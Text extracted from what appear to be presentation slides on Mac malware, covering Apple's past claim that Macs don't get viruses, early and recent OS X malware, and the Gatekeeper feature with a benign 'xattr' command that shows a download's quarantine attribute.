
but macs don't get malware...right?




"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers." -apple.com (2012)



'first' virus (elk cloner)
infected apple II's




last year, 33 new os x
malware families




APPLE'S RESPONSE

OS X now contains many anti-malware features






so we're all safe now,
right?!?

nope!



GATEKEEPER

verifies downloaded software




//attributes

```
$ xattr -l ~/Downloads/googlechrome.dmg
com.apple.quarantine:0001;534e3038;
Google Chrome; B8E3DA59-32F6-4580-8AB3...
```

quarantine attributes



"Gatekeeper is an anti-malware feature of the OS X operating system. It allows users to restrict which sources they can install applications from, in order to reduce the likelihood of executing a Trojan horse"

